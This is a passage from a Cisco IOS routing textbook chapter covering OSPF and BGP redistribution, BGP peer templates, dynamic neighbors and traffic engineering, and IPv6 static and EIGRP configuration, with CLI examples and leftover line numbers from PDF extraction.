497 iso-igrp IGRP for OSI networks
498 lisp Locator ID Separation Protocol (LISP)
499 maximum-prefix Maximum number of prefixes redistributed to protocol
500 mobile Mobile routes
501 odr On Demand stub Routes
502 ospf Open Shortest Path First (OSPF)
503 ospfv3 OSPFv3
504 rip Routing Information Protocol (RIP)
505 static Static routes
```

```
506 Router1(config-router)#redistribute connected ?
507 metric Metric for redistributed routes
508 metric-type OSPF/IS-IS exterior metric type for redistributed routes
509 nssa-only Limit redistributed routes to NSSA areas
510 route-map Route map reference
511 subnets Consider subnets for redistribution into OSPF
512 tag Set tag for routes redistributed into OSPF
513 <cr>
```

```
514 Router1(config-router)#redistribute connected subnets
```



The **subnets** command needs to be used if the redistributed network is not a classful network. This command is removed in OSPFv3, and subnets are always redistributed. However, in IOS 15.4, IPv6 routing must be enabled to use OSPFv3, even when OSPFv3 is only used with IPv4. Due to this restriction, OSPFv3 is not heavily used in all IPv4 networks.

The metric for OSPF internal routes comes from the bandwidth of the links in the path. The default reference bandwidth is 100 Mbps. The cost of a link is the bandwidth divided by the reference bandwidth.

The following example sets the OSPF default metric for redistribution to 100. Assuming a reference bandwidth of 100 Mbps, this cost is equivalent to a 1 Mbps link:

```
Router1(config-router)#default-metric 100
```

The metric can be a value from 0 to 16777214 and can also be set with the **redistribute** command. If no metric is set, OSPF will automatically assign a metric of 20 to all routes except BGP routes which receive a metric of 1:

```
Router1(config-router)#redistribute eigrp 1 metric ?
<0-16777214> OSPF default metric
```

```
Router1(config-router)#redistribute eigrp 1 metric 100
```

```
Router1(config-router)#redistribute eigrp 1 metric-type ?
 1 Set OSPF External Type 1 metrics
 2 Set OSPF External Type 2 metrics
```

The **metric-type** command can be used to set the type of route that will be redistributed. Redistributed routes are seen in the routing table as E1 or E2. The default metric type is E2. The difference between the two is that E2 prefixes maintain the metric assigned at redistribution and E1 prefixes include internal costs in the calculation. OSPF will always prefer E1 prefixes over E2. It is interesting to note that in practice, decisions based on E1 and E2 prefixes will usually be the same. Even though E2 prefixes don't calculate in the internal costs, the routing process still needs to find the lowest cost to the ASBR.

An issue with redistribution is the default network. In most networks, there is a default network to send traffic that doesn't have a more specific path, but OSPF will not allow you to redistribute in the default network. When you need a default network advertised into OSPF, use the **default-information originate** command on the appropriate ASBR. This will advertise the default network in OSPF, when it is known to the originating router. If you add the **always** keyword, it will advertise the default network, even if it doesn't have a route to it:

```
Router 1(config-router)#default-information originate ?
always Always advertise default route
metric OSPF default metric
metric-type OSPF metric type for default routes
route-map Route-map reference
<cr>
```

## BGP Redistribution Overview

By now, you should be seeing a common theme when it comes to redistribution. All the protocols take routes from other protocols and put them in their respective databases.

BGP differs slightly from the other protocols. To start with, it favors routes that it obtained from other routing protocols, either from redistribution or the network command. This is opposite of EIGRP and OSPF which prefer internal routes.

557 Another differentiation is that BGP will retain information from the source routing protocol. The metric  
 558 from the originating protocol is copied into BGP as its *Multiple Exit Discriminator* (MED). The MED is  
 559 used to break ties when other path attributes such as the length of the AS path are the same. It also has the  
 560 capability of storing source protocol information that can be used at a later redistribution or in a route map. AUS

561 The command to redistribute into BGP is the same command as for the other metrics. If you look at the  
 562 command, you will notice that it still has the ability to set a metric, even though BGP can use the metric from  
 563 the redistributed protocol:

```
564 ASBR1(config-router)#default-metric ?
565 <1-4294967295> Default metric

566 ASBR1(config-router)#redistribute ospf 1 ?
567 match Redistribution of OSPF routes
568 metric Metric for redistributed routes
569 route-map Route map reference
570 vrf VPN Routing/Forwarding Instance
571 <cr>
```

## 572 Redistributing from OSPF

573 In addition to having extra options when redistributing into OSPF, there are also additional options when  
 574 redistributing from OSPF. One of these options is the match option. By default, OSPF will only match internal  
 575 routes when redistributing into BGP. Think about a campus that has several IGP, with OSPF handling the  
 576 redistribution to BGP. If the redistribution only matches on internal routes, then any route learned from  
 577 another routing protocol will be filtered.

578 To solve this problem, you need to match all the types of routes that you want to redistribute. This can  
 579 be a combination of internal, external type 1, external type 2, not so stubby external type 1, and not so stubby  
 580 external type 2:

```
581 RIP1(config-router)#redistribute ospf 1 match ?
582 external Redistribute OSPF external routes
583 internal Redistribute OSPF internal routes
584 nssa-external Redistribute OSPF NSSA external routes
```

## 585 Avoiding Loops and Suboptimal Routing

586 When you redistribute, you lose information tracked by the originating routing protocol. If there is only one  
 587 redistribution point, this isn't a big problem, but it can introduce loops and suboptimal routing if you have  
 588 more than one redistribution point. The problem most commonly shows up when using a protocol, such  
 589 as RIP, that doesn't track if the route is external and has a high administrative distance. An easy solution for  
 590 the problem with RIP is just to avoid it. Another solution is to use route tags. In the following example, route  
 591 tags are applied when redistributing out of RIP, and then they are filtered when redistributing back into the  
 592 protocol on a different router:

```
593 ASBR1(config)#route-map SET_TAG
594 ASBR1(config-route-map)#set tag 520
595 ASBR1(config-route-map)#router ospf 1
596 ASBR1(config-router)#redistribute rip route-map SET_TAG subnets
```

```

! Deny routes with tag 520 597
ASBR2(config)#route-map MATCH_TAG deny 598
ASBR2(config-route-map)#match tag 520 599
ASBR2(config-route-map)#route-map MATCH_TAG permit 20 600
ASBR2(config-route-map)#router rip 601
ASBR2(config-router)#redistribute ospf 1 route-map MATCH_TAG metric 5 602

```

Another possible solution is to match and filter on access lists. This gives you much more granularity, but it is limited in scalability. 603  
604

Even though it isn't as prevalent, redistribution loops can happen with other protocols also. Similar techniques can be used to prevent these loops. In the following example, a route map is used to match the source protocol of BGP with autonomous system 65000 and is setting the tag to 179. The route tag is then propagated throughout the network so other routers can make decisions based on the tag: 605  
606  
607  
608

```

EIGRP1(config)#route-map metric_source 609
EIGRP1(config-route-map)#match source-protocol bgp 65000 610
EIGRP1(config-route-map)#set tag 179 611

EIGRP1(config-route-map)#router eigrp 1 612
EIGRP1(config-router)#network 192.168.0.0 613
EIGRP1(config-router)#distribute-list route-map metric_source in 614

```

## BGP 615

BGP is the protocol of the Internet. It became the standard because of its ability to handle large prefix tables and to support policy-based routing. Policy-based routing is important because when it comes to Internet Service Providers and other corporations, business drivers can dictate policy on how links are utilized. 616  
617  
618

This section expands on BGP with a focus on traffic engineering. 619

## Address Families 620

When many routing protocols were originally developed, they were developed for IPv4 unicast routing. As new address families were introduced, routing protocols needed to integrate them. Newer implementations of routing protocols have decoupled the address family from the session, so the routing protocol can be modular and flexible. In current versions of IOS, BGP will apply configurations to the IPv4 unicast address family by default. In some cases, you might not want an IPv4 address family. To prevent the router from implicitly using the IPv4 unicast address family, you need to use the command `no bgp default ipv4-unicast`. However, Cisco is trying to push away from the default address family. In later versions of IOS, there might not be a default address family. 621  
622  
623  
624  
625  
626  
627  
628

We will discuss address families more as they come up. Common address families that you will encounter are used for VRFs, VPNs, multicast, and IPv6. 629  
630

## Peer Groups and Templates 631

Peer groups were originally important because they helped the router create update groups. The update groups are used to reduce the processing requirements of BGP. Improvements of BGP over time made the need for peer groups less important, as routers were able to determine update group requirements without them. 632  
633  
634  
635

636 The use of peer groups shifted to their use for simplifying configuration by grouping similar  
 637 configurations together. For example, a route reflector configuration for iBGP has all the iBGP in the same  
 638 autonomous system and is likely to be using the same loopback as the source interface for all peers and use  
 639 the same password. In these cases, you can configure these properties on the peer group and then add a  
 640 neighbor to that group:

```
641 ! Set up the peer group
642 Router1(config)#router bgp 65000
643 Router1(config-router)#neighbor ibgp_peers peer-group
644 Router1(config-router)#neighbor ibgp_peers remote-as 65000
645 Router1(config-router)#neighbor ibgp_peers update-source lo0
646 Router1(config-router)#neighbor ibgp_peers route-reflector-client
647 Router1(config-router)#neighbor ibgp_peers password my_password

648 ! Now add neighbors to the peer group
649 Router1(config-router)#neighbor 170.1.1.1 peer-group ibgp_peers
650 Router1(config-router)#neighbor 170.2.1.1 peer-group ibgp_peers
651 Router1(config-router)#neighbor 170.3.1.1 peer-group ibgp_peers
```

652 With the advent of peer templates, the use of peer groups is declining. One of the factors that makes  
 653 peer templates more useful than peer groups is their ability to inherit from other templates. This allows  
 654 network engineers to create a hierarchy of templates, which can make large BGP configurations harder to  
 655 manage.

656 Since peer groups are tied to update groups, peer groups are also limited in that a peer group can  
 657 only be tied to neighbors in the same address family. Templates don't share this limitation. Peer session  
 658 templates are used to set attributes that can be shared between neighbors in all address families. Peer  
 659 policy templates are used for address family-specific attributes. Peer session templates can inherit other  
 660 peer session templates, and peer policy templates can inherit other peer policy templates. Both types of  
 661 templates can be inherited by neighbor.

662 The following attributes are supported by peer session templates:

- 663 • description
- 664 • disable-connected-check
- 665 • ebgp-multihop
- 666 • exit-peer-session
- 667 • inherit-peer-session
- 668 • local-as
- 669 • password
- 670 • remote-as
- 671 • shutdown
- 672 • timers
- 673 • translate-update
- 674 • update-source
- 675 • version

The following attributes are supported by peer policy templates:

- advertisement-interval 676
- allowas-in 678
- as-override 679
- capability 680
- default-originate 681
- distribute-list 682
- dmzlink-bw 683
- exit-peer-policy 684
- filter-list 685
- inherit peer-policy 686
- maximum-prefix 687
- next-hop-self 688
- next-hop-unchanged 689
- prefix-list 690
- remove-private-as 691
- route-map 692
- router-reflector-client 693
- send-community 694
- send-label 695
- soft-reconfiguration 696
- unsuppress-map 697
- weight 698

The following example shows the configuration of two session templates, one of which is inheriting from the other. The inheriting peer template is applied to a neighbor:

```

Router(config)# router bgp 65000 701
Enters router configuration mode and creates a BGP routing process. 702
Router(config-router)# template peer-session INTERNAL-BGP 703
!Enters session-template configuration mode and creates a peer session template. 704
Router(config-router-stmp)# password Apress 705
!Configures a password for peers using this template 706
Router(config-router-stmp)# exit peer-session 707
Router(config-router)# template peer-session WAN 708
Router(config-router-stmp)# description WAN-CORE 709
Router(config-router-stmp)# update-source loopback 1 710
Router(config-router-stmp)# inherit peer-session INTERNAL-BGP 711
!Configures this peer session template to inherit the configuration of another peer session 712
template. 713

```

```

714 Router(config-router-stmp)# exit peer-session
715 Router(config-router)# neighbor 192.168.12.2 remote-as 6500
716 Router(config-router)#neighbor 192.168.12.2 inherit peer-session WAN
717 ! Only one session template can be applied per neighbor.
718 !If multiple templates should be inherited, it should be done in a template.

```

## Dynamic Neighbors

Introduction of the ability to create dynamic neighbors resurrected the value of peer groups. Up until the feature was added to BGP, each router needed to specifically list all of its BGP neighbors. Now, a hub router can be configured to listen to BGP open requests from its dynamic peers. The attributes of the neighbor relationship are defined by a peer group.

To configure dynamic neighbors, first, configure a peer group with all the attributes needed for the peer relationship. At a minimum, the peer group must include the remote autonomous system. Table 14-5 contains useful BGP commands and their descriptions.

**Table 14-5.** *Dynamic Neighbor Commands*

| Command                                                                                                  | Description                                                                                                           |                                      |
|----------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------|--------------------------------------|
| <b>bgp listen</b> [ <i>limit max-number</i>   <i>range network / length peer-group peer-group-name</i> ] | Listens for BGP OPEN messages on the configured subnet range. Optionally sets a limit to the number of dynamic peers. | t5.1<br>t5.2<br>t5.3<br>t5.4<br>t5.5 |
| <b>neighbor peer-group-name peer-group</b>                                                               | Creates a BGP peer group.                                                                                             | t5.6                                 |

In the following example, you configure WAN-CORE as a hub for dynamic BGP and SpokeA as a spoke:

```

728 WAN-CORE(config)#int eth0/0
729 WAN-CORE(config-if)#no shut
730 WAN-CORE(config-if)#ip address 192.168.1.1 255.255.255.0
731 WAN-CORE(config-if)#exit
732 WAN-CORE(config)# router bgp 65000
733 WAN-CORE(config-router)# bgp log-neighbor-changes
734 ! Log neighbor changes so we can see in the logs when a peer comes up
735 WAN-CORE(config-router)# neighbor spoke_group peer-group
736 WAN-CORE(config-router)# bgp listen limit 200
737 WAN-CORE(config-router)# bgp listen range 192.168.0.0/16 peer-group spoke_group
738 ! Associates a subnet range with a BGP peer group and activates the BGP dynamic neighbors
739 feature.
740 WAN-CORE(config-router)# neighbor spoke_group ebgp-multihop 255
741 ! Accepts and attempts BGP connections to external peers residing on networks that are not
742 directly connected.
743 WAN-CORE(config-router)# neighbor spoke_group remote-as 65001
744 WAN-CORE(config-router)# address-family ipv4 unicast
745 WAN-CORE(config-router-af)# neighbor spoke_group activate
746 ! Activates the neighbor or listen range peer group within the address.
747 ! Groups can only be used with the activate command when associated with listen ranges.
748 WAN-CORE(config-router-af)# end

```

Now configure the spokes to communicate to the hub. In this example, you are only configuring one dynamic neighbor, but the WAN-CORE router was configured to accept up to 200 address range neighbors:

```
SpokeA(config)#int ethernet 0/0 751
SpokeA(config-if)#no shut 752
SpokeA(config-if)#ip address 192.168.1.2 255.255.255.0 753
SpokeA(config-if)#exit 754
SpokeA(config)# router bgp 65001 755
SpokeA(config-router)# neighbor 192.168.1.1 remote-as 65000 756
!When TCP opens a session to peer to WAN-CORE, WAN-CORE creates this peer dynamically. 757
```

Look back at the core router; you should see a console log message showing that a BGP neighbor relationship formed. While you are on that router, look at information about the peer using the commands `show ip bgp summary`, `show ip bgp peer group`, and `show ip bgp neighbors`. Note that it is reported that the neighbor was created dynamically:

```
WAN-CORE# 762
*May 17 18:09:46.400: %BGP-5-ADJCHANGE: neighbor *192.168.1.2 Up 763
```

```
WAN-CORE#show ip bgp summary 764
BGP router identifier 192.168.1.1, local AS number 65000 765
BGP table version is 1, main routing table version 1 766
```

```
Neighbor V AS MsgRcvd MsgSent TblVer InQ OutQ Up/Down State/PfxRcd 767
*192.168.1.2 4 65001 8 8 1 0 0 00:03:42 0 768
* Dynamically created based on a listen range command 769
Dynamically created neighbors: 1, Subnet ranges: 1 770
```

```
BGP peergroup spoke_group listen range group members: 771
 192.168.0.0/16 772
```

```
Total dynamically created neighbors: 1/(200 max), Subnet ranges: 1 773
```

```
WAN-CORE#show ip bgp peer-group 774
BGP peer-group is spoke_group, remote AS 65001 775
 BGP peergroup spoke_group listen range group members: 776
 192.168.0.0/16 777
 BGP version 4 778
 Neighbor sessions: 779
 0 active, is not multiseession capable (disabled) 780
 Default minimum time between advertisement runs is 30 seconds 781
```

```
For address family: IPv4 Unicast 782
 BGP neighbor is spoke_group, peer-group external, members: 783
 *192.168.1.2 784
 Index 0, Advertise bit 0 785
 Update messages formatted 0, replicated 0 786
 Number of NLRI in the update sent: max 0, min 0 787
```

AU6

```

788 WAN-CORE# show ip bgp neighbors
789 BGP neighbor is *192.168.1.2, remote AS 65001, external link
790 Member of peer-group spoke_group for session parameters
791 Belongs to the subnet range group: 192.168.0.0/16
792 <output truncated>

```

## 793 Next Hop Issues with iBGP

794 The next hop attribute used in iBGP is passed from eBGP. By default, iBGP will rely on an IGP to provide the  
 795 route to the next hop. In some cases, the IGP's shouldn't know about the next hop provided by eBGP. In these  
 796 cases, you need to set the next hop to the iBGP router. This can be done either through the use of next-hop-  
 797 self in the **neighbor** command or through a route map:

```

798 Router1(config)#router bgp 65000
799 Router1(config-router)#neighbor 170.10.20.1 remote-as 65000
800 Router1(config-router)#neighbor 170.10.20.1 next-hop-self

```

801 In most cases, the next-hop-self option on a neighbor statement is adequate, but route maps are more  
 802 powerful. You can configure a route map so it only changes the next hop if certain conditions are matched,  
 803 and you can set the next hop to self or any other router:

```

804 Router1(config)#access-list 1 permit 10.0.0.0 0.0.0.255
805 Router1(config)#route-map NEXT_HOP
806 Router1(config-route-map)#match ip address 1
807 Router1(config-route-map)#set ip next-hop ?
808 A.B.C.D IP address of next hop
809 dynamic application dynamically sets next hop
810 encapsulate Encapsulation profile for VPN nexthop
811 peer-address Use peer address (for BGP only)
812 recursive Recursive next-hop
813 self Use self address (for BGP only)
814 verify-availability Verify if nexthop is reachable
815 Router1(config-route-map)#set ip next-hop peer-address
816 Router1(config)#router bgp 65000
817 Router1(config-router)#neighbor 170.10.20.1 remote-as 65000
818 Router1(config-router)#neighbor 170.10.20.1 route-map NEXT_HOP out

```

## 819 Anycast

820 The term *anycast* refers to the ability to have multiple devices advertise the same route, and the client is  
 821 directed to the nearest instance. Anycast is commonly seen in multicast implementations where devices are  
 822 configured with the same rendezvous point (RP) address and BGP is used to determine which RP is closest.  
 823 The actual implementation of anycast in BGP is simple. By default, BGP will only advertise the best path to  
 824 a prefix. In this case, BGP will intrinsically advertise the path to the nearest instance of an anycast address,  
 825 without any configuration other than advertising it like any other unicast address.



## Traffic Engineering with BGP


The robustness for traffic engineering is an important feature of BGP. Route maps are used to match on a long list of attributes and then set attributes to influence path selection. The actual implementation of BGP route policies is not extremely difficult, but creating the logic of the policy can get complicated in large BGP implementations.

If you remember from Chapter 12, the BGP decision is made by an ordered array of attributes. The process continues as long as there is a tie. Toward the top of the list in the BGP decision process are autonomous system path length and local preference. This makes these attributes good choices for use in policy-based routing. It is also important to note that attributes have directions of influence. For example, if you want to influence the path of incoming traffic, you could increase the length of the AS path when advertising to other ASs. By prepending ASs to the path, other BGP speakers will see the path as less optimal than it should be. On the other hand, local preference cannot be used to influence external peers. It is used to influence decisions in an outbound direction. The default local preference value is 100. To influence outbound path selection, you want to ensure that the preferred path has the higher local preference.

This section shows examples of attributes that route maps can match for use with BGP PBR, but that is nowhere near an exhaustive list of its capabilities. If you drill down into the match options, you can see the array of options:

|                                |                                             |
|--------------------------------|---------------------------------------------|
| BGP1(config-route-map)#match ? | 843                                         |
| additional-paths               | BGP Add-Path match policies 844             |
| as-path                        | Match BGP AS path list 845                  |
| clns                           | CLNS information 846                        |
| community                      | Match BGP community list 847                |
| extcommunity                   | Match BGP/VPN extended community list 848   |
| interface                      | Match first hop interface of route 849      |
| ip                             | IP specific information 850                 |
| ipv6                           | IPv6 specific information 851               |
| length                         | Packet length 852                           |
| local-preference               | Local preference for route 853              |
| mdt-group                      | Match routes corresponding to MDT group 854 |
| metric                         | Match metric of route 855                   |
| mpls-label                     | Match routes which have MPLS labels 856     |
| policy-list                    | Match IP policy list 857                    |
| route-type                     | Match route-type of route 858               |
| rpki                           | Match RPKI state of route 859               |
| source-protocol                | Match source-protocol of route 860          |
| tag                            | Match tag of route 861                      |

In the following example, you match on prefix lists to set the match criteria. Prefix lists are good choices when you want to include the length of advertised prefixes in the criteria. The example is set up using two eBGP speakers and one iBGP speaker at each site. The iBGP speaker advertises loopback networks. To illustrate the value of prefix lists, you use different subnet masks on the loopbacks and match based on prefix length instead of just the subnet ID. Figure 14-5 is an example BGP diagram.



**Figure 14-5.** Example BGP topology for PBR

This example increases the local preference of this neighbor for prefixes in the 10.0.0.0/8 network with a length of 24 bits. This will make this path appear more attractive than the path out SiteB-2 which has the default local preference. The route map is applied inbound, so it will affect outbound traffic. The direction of influence is opposite of the direction of data flow:

```

867 SiteA-1(config)#ip prefix-list MATCH_24 permit 10.0.0.0/8 ge 24 le 24
868 ! Match any prefix in the 10.0.0.0/8 network with a 24 bit subnet mask.
869 SiteA-1(config)#route-map INBOUND permit 10
870 SiteA-1(config-route-map)#match ip address prefix-list MATCH_24
871 SiteA-1(config-route-map)#set local-preference 500
872 ! Match prefies in the prefix list and set the local preference
873 SiteA-1(config-route-map)#router bgp 65000
874 SiteA-1(config-router)#neighbor 172.16.12.2 route-map INBOUND in
875 ! Apply the route map to the neighbor

```

The next part of the example uses AS path prepending to make a path look less attractive. This example prepends the AS number twice. The path to the matched prefixes will look less attractive going through the SiteB-1 router, and BGP should now prefer a path through SiteB-2 to reach the matched networks:

```

883 SiteB-1(config)#ip prefix-list GT_24 permit 10.0.0.0/8 ge 25
884 ! Match any prefix in the 10.0.0.0/8 network with 25 bits or more in the subnet mask
885 SiteB-1(config)#route-map OUTBOUND permit 10
886 SiteB-1(config-route-map)#match ip address prefix-list GT_24
887 SiteB-1(config-route-map)#set as-path prepend 65001 65001
888 SiteB-1(config-route-map)#router bgp 65001
889 SiteB-1(config-router)#neighbor 172.16.12.1 route-map OUTBOUND out


```

## IPv6 Routing

Routing IPv6 traffic isn't much different than routing IPv4 traffic. The differences in configuration that you will see are more because of routing protocol configurations being changed to better support multiple address families than the actual specifics of the address family. Some of the initial implementations of routing protocols for IPv6 had completely separate configuration modes from IPv4.

IPv6 and IPv4 have differences in how they handle neighbor discovery and security, but the exchange of prefixes should be decoupled from the session peering. For example, on a mixed IPv4 and IPv6 network, you can peer neighbors using IPv4 while passing prefixes for IPv6 and vice versa. Another difference that is seen with dynamic protocols is the use of link-local addresses. IPv4 routing will use the global address of link peers, but IPv6 has the option of using link-local addresses.

All the examples in this section use the topology shown in Figure 14-6.



**Figure 14-6.** IPv6 topology

For the global addresses, you use the numbering scheme `2002:xy::[x|y]/64` for all the interfaces, where `x` and `y` are the router number on the link. For the link-local addresses, you use the numbering scheme `FE80::x`. Link-local addresses default to an address based on the MAC address of the interface. You are changing it in this example to make it easier to read the routing tables.

To illustrate the numbering scheme, the interface configurations for Router1 and Router2 are shown as follows.

```
Router1# sh run | sec 0/0|0/1
interface Ethernet0/0
 no ip address
 ipv6 address FE80::1 link-local
 ipv6 address 2002:12::1/64
interface Ethernet0/1
 no ip address
 ipv6 address FE80::1 link-local
 ipv6 address 2002:13::1/64
Router1#
```

```

917 Router2(config)#ipv6 unicast-routing
918 Router2(config)#int eth0/0
919 Router2(config-if)#ipv6 address 2002:12::1/64
920 ! The wrong address was supplied and a duplicate address was detected
921 *May 17 21:09:07.019: %IPV6_ND-4-DUPLICATE: Duplicate address 2002:12::1 on Ethernet0/0
922 Router2(config-if)#ipv6 address 2002:12::2/64
923 ! The correct address was added, but we are still getting the duplicate address
924 *May 17 21:09:23.909: %IPV6_ND-4-DUPLICATE: Duplicate address 2002:12::1 on Ethernet0/0
925 Router2(config-if)#ipv6 address FE80::2 link-local
926 Router2(config-if)#no ipv6 address 2002:12::1/64
927 ! Unlike IPv4, we can have several IPv6 address on a interface, so the incorrect address
928 needs to be removed. It was not simply replaced when the new address was entered
929 Router2(config-if)#int eth0/2
930 Router2(config-if)#ipv6 address 2002:23::2/64
931 Router2(config-if)#ipv6 address FE80::2 link-local
932 Router2(config-if)#int eth1/0
933 Router2(config-if)#ipv6 address 2002:24::2/64
934 Router2(config-if)#ipv6 address FE80::2 link-local

```

935 Before going into dynamic routing protocols, let's look at an example using static routing. To start with,  
 936 you need to enable IPv6 unicast routing, regardless of if you are using static or dynamic routing:

```

937 Router1(config)#ipv6 unicast-routing

```

938 Now, let's configure a static route on Router1 to point to Router2's 2002:24::/64 interface. At this time,  
 939 you don't need to add a route to Router2, because the source of the ping test is from the network connecting  
 940 Router 1 and Router2. In this example, you are using the interface and link-local address for routing. You  
 941 could also use the global unicast address on the link:

```

942 Router1(config)#ipv6 route 2002:24::/64 ethernet 0/0 FE80::2
943 Router1(config)#do show ipv6 route static
944 IPv6 Routing Table - default - 6 entries
945 Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
946 B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
947 H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
948 IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
949 ND - ND Default, NDP - ND Prefix, DCE - Destination, NDR - Redirect
950 O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
951 ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
952 ld - LISP dyn-EID, a - Application
953 S 2002:24::/64 [1/0]
954 via FE80::2, Ethernet0/0

```

```

955 Router1#ping 2002:24::2
956 Type escape sequence to abort.
957 Sending 5, 100-byte ICMP Echos to 2002:24::2, timeout is 2 seconds:
958 !!!!!
959 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/20 ms

```

|                                                                                                                                                                                                                                                                                                                                                                |                          |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------|
| <b>EIGRPv6</b>                                                                                                                                                                                                                                                                                                                                                 | 960                      |
| If you are already using named mode EIGRP, you should be familiar with syntax and just need to configure the networks in the IPv6 unicast address family. Legacy mode EIGRP had commands scattered between the interface and the routing process, and it could get confusing to remember which is which. Named mode moves almost everything under the process. | 961<br>962<br>963<br>964 |
| To configure a router using named mode EIGRP, start with the <code>router eigrp instance-name</code> command:                                                                                                                                                                                                                                                  | 965<br>966               |
| Router1(config)#router eigrp ?                                                                                                                                                                                                                                                                                                                                 | 967                      |
| <1-65535> Autonomous System                                                                                                                                                                                                                                                                                                                                    | 968                      |
| WORD EIGRP Virtual-Instance Name                                                                                                                                                                                                                                                                                                                               | 969                      |
| Once you are in the EIGRP process, you only have a few options on where to go next. In this case, you want to configure an address family, specifically IPv6:                                                                                                                                                                                                  | 970<br>971               |
| Router1(config)#router eigrp Apress                                                                                                                                                                                                                                                                                                                            | 972                      |
| Router1(config-router)#?                                                                                                                                                                                                                                                                                                                                       | 973                      |
| Router configuration commands:                                                                                                                                                                                                                                                                                                                                 | 974                      |
| address-family Enter Address Family command mode                                                                                                                                                                                                                                                                                                               | 975                      |
| default Set a command to its defaults                                                                                                                                                                                                                                                                                                                          | 976                      |
| exit Exit from routing protocol configuration mode                                                                                                                                                                                                                                                                                                             | 977                      |
| no Negate a command or set its defaults                                                                                                                                                                                                                                                                                                                        | 978                      |
| service-family Enter Service Family command mode                                                                                                                                                                                                                                                                                                               | 979                      |
| shutdown Shutdown this instance of EIGRP                                                                                                                                                                                                                                                                                                                       | 980                      |
| Router1(config-router)#address-family ipv6 unicast autonomous-system ?                                                                                                                                                                                                                                                                                         | 981                      |
| <1-65535> Autonomous System                                                                                                                                                                                                                                                                                                                                    | 982                      |
| Router1(config-router)#address-family ipv6 unicast autonomous-system 100                                                                                                                                                                                                                                                                                       | 983                      |
| At this point, you can configure session-level commands. Since you aren't using IPv4 addresses in this example, you set the EIGRP router ID here. When IPv4 addresses are present, the router ID is selected using the same process as for EIGRP for IPv4:                                                                                                     | 984<br>985<br>986        |
| Router1(config-router-af)#?                                                                                                                                                                                                                                                                                                                                    | 987                      |
| Address Family configuration commands:                                                                                                                                                                                                                                                                                                                         | 988                      |
| af-interface Enter Address Family interface configuration                                                                                                                                                                                                                                                                                                      | 989                      |
| default Set a command to its defaults                                                                                                                                                                                                                                                                                                                          | 990                      |
| eigrp EIGRP Address Family specific commands                                                                                                                                                                                                                                                                                                                   | 991                      |
| exit-address-family Exit Address Family configuration mode                                                                                                                                                                                                                                                                                                     | 992                      |
| help Description of the interactive help system                                                                                                                                                                                                                                                                                                                | 993                      |
| maximum-prefix Maximum number of prefixes acceptable in aggregate                                                                                                                                                                                                                                                                                              | 994                      |
| metric Modify metrics and parameters for address advertisement                                                                                                                                                                                                                                                                                                 | 995                      |
| neighbor Specify an IPv6 neighbor router                                                                                                                                                                                                                                                                                                                       | 996                      |
| no Negate a command or set its defaults                                                                                                                                                                                                                                                                                                                        | 997                      |
| remote-neighbors Specify IPv6 service remote neighbors                                                                                                                                                                                                                                                                                                         | 998                      |
| shutdown Shutdown address family                                                                                                                                                                                                                                                                                                                               | 999                      |
| timers Adjust peering based timers                                                                                                                                                                                                                                                                                                                             | 1000                     |
| topology Topology configuration mode                                                                                                                                                                                                                                                                                                                           | 1001                     |
| Router1(config-router-af)#eigrp router-id 1.1.1.1                                                                                                                                                                                                                                                                                                              | 1002                     |

1003 If you need to configure topology attributes such as redistribution and load balancing, use the topology  
 1004 base mode. In this example, you aren't doing redistribution or making any changes to topology attributes:

```

1005 Router1(config-router-af)#topology base
1006 Router1(config-router-af-topology)#?
1007 Address Family Topology configuration commands:
1008 default Set a command to its defaults
1009 default-metric Set metric of redistributed routes
1010 distance Define an administrative distance
1011 distribute-list Filter networks in routing updates
1012 eigrp EIGRP specific commands
1013 exit-af-topology Exit from Address Family Topology configuration mode
1014 maximum-paths Forward packets over multiple paths
1015 metric Modify metrics and parameters for advertisement
1016 no Negate a command or set its defaults
1017 redistribute Redistribute IPv6 prefixes from another routing protocol
1018 summary-metric Specify summary to apply metric/filtering
1019 timers Adjust topology specific timers
1020 traffic-share How to compute traffic share over alternate paths
1021 variance Control load balancing variance

```

1022 Commands that are relevant to an interface are configured in af-interface mode. To configure  
 1023 defaults for all interfaces, use af-interface default; otherwise, specify the interface that you need to  
 1024 configure. This is the configuration mode you need if you want to configure EIGRP authentication:

```

1025 Router1(config-router-af)#af-interface default
1026 Router1(config-router-af-interface)#?
1027 Address Family Interfaces configuration commands:
1028 add-paths Advertise add paths
1029 authentication authentication subcommands
1030 bandwidth-percent Set percentage of bandwidth percentage limit
1031 bfd Enable Bidirectional Forwarding Detection
1032 dampening-change Percent interface metric must change to cause update
1033 dampening-interval Time in seconds to check interface metrics
1034 default Set a command to its defaults
1035 exit-af-interface Exit from Address Family Interface configuration mode
1036 hello-interval Configures hello interval
1037 hold-time Configures hold time
1038 next-hop-self Configures EIGRP next-hop-self
1039 no Negate a command or set its defaults
1040 passive-interface Suppress address updates on an interface
1041 shutdown Disable Address-Family on interface
1042 split-horizon Perform split horizon

```

1043 After removing all the options that were shown from IOS help, the only commands you configured were

```

1044 router eigrp Apress
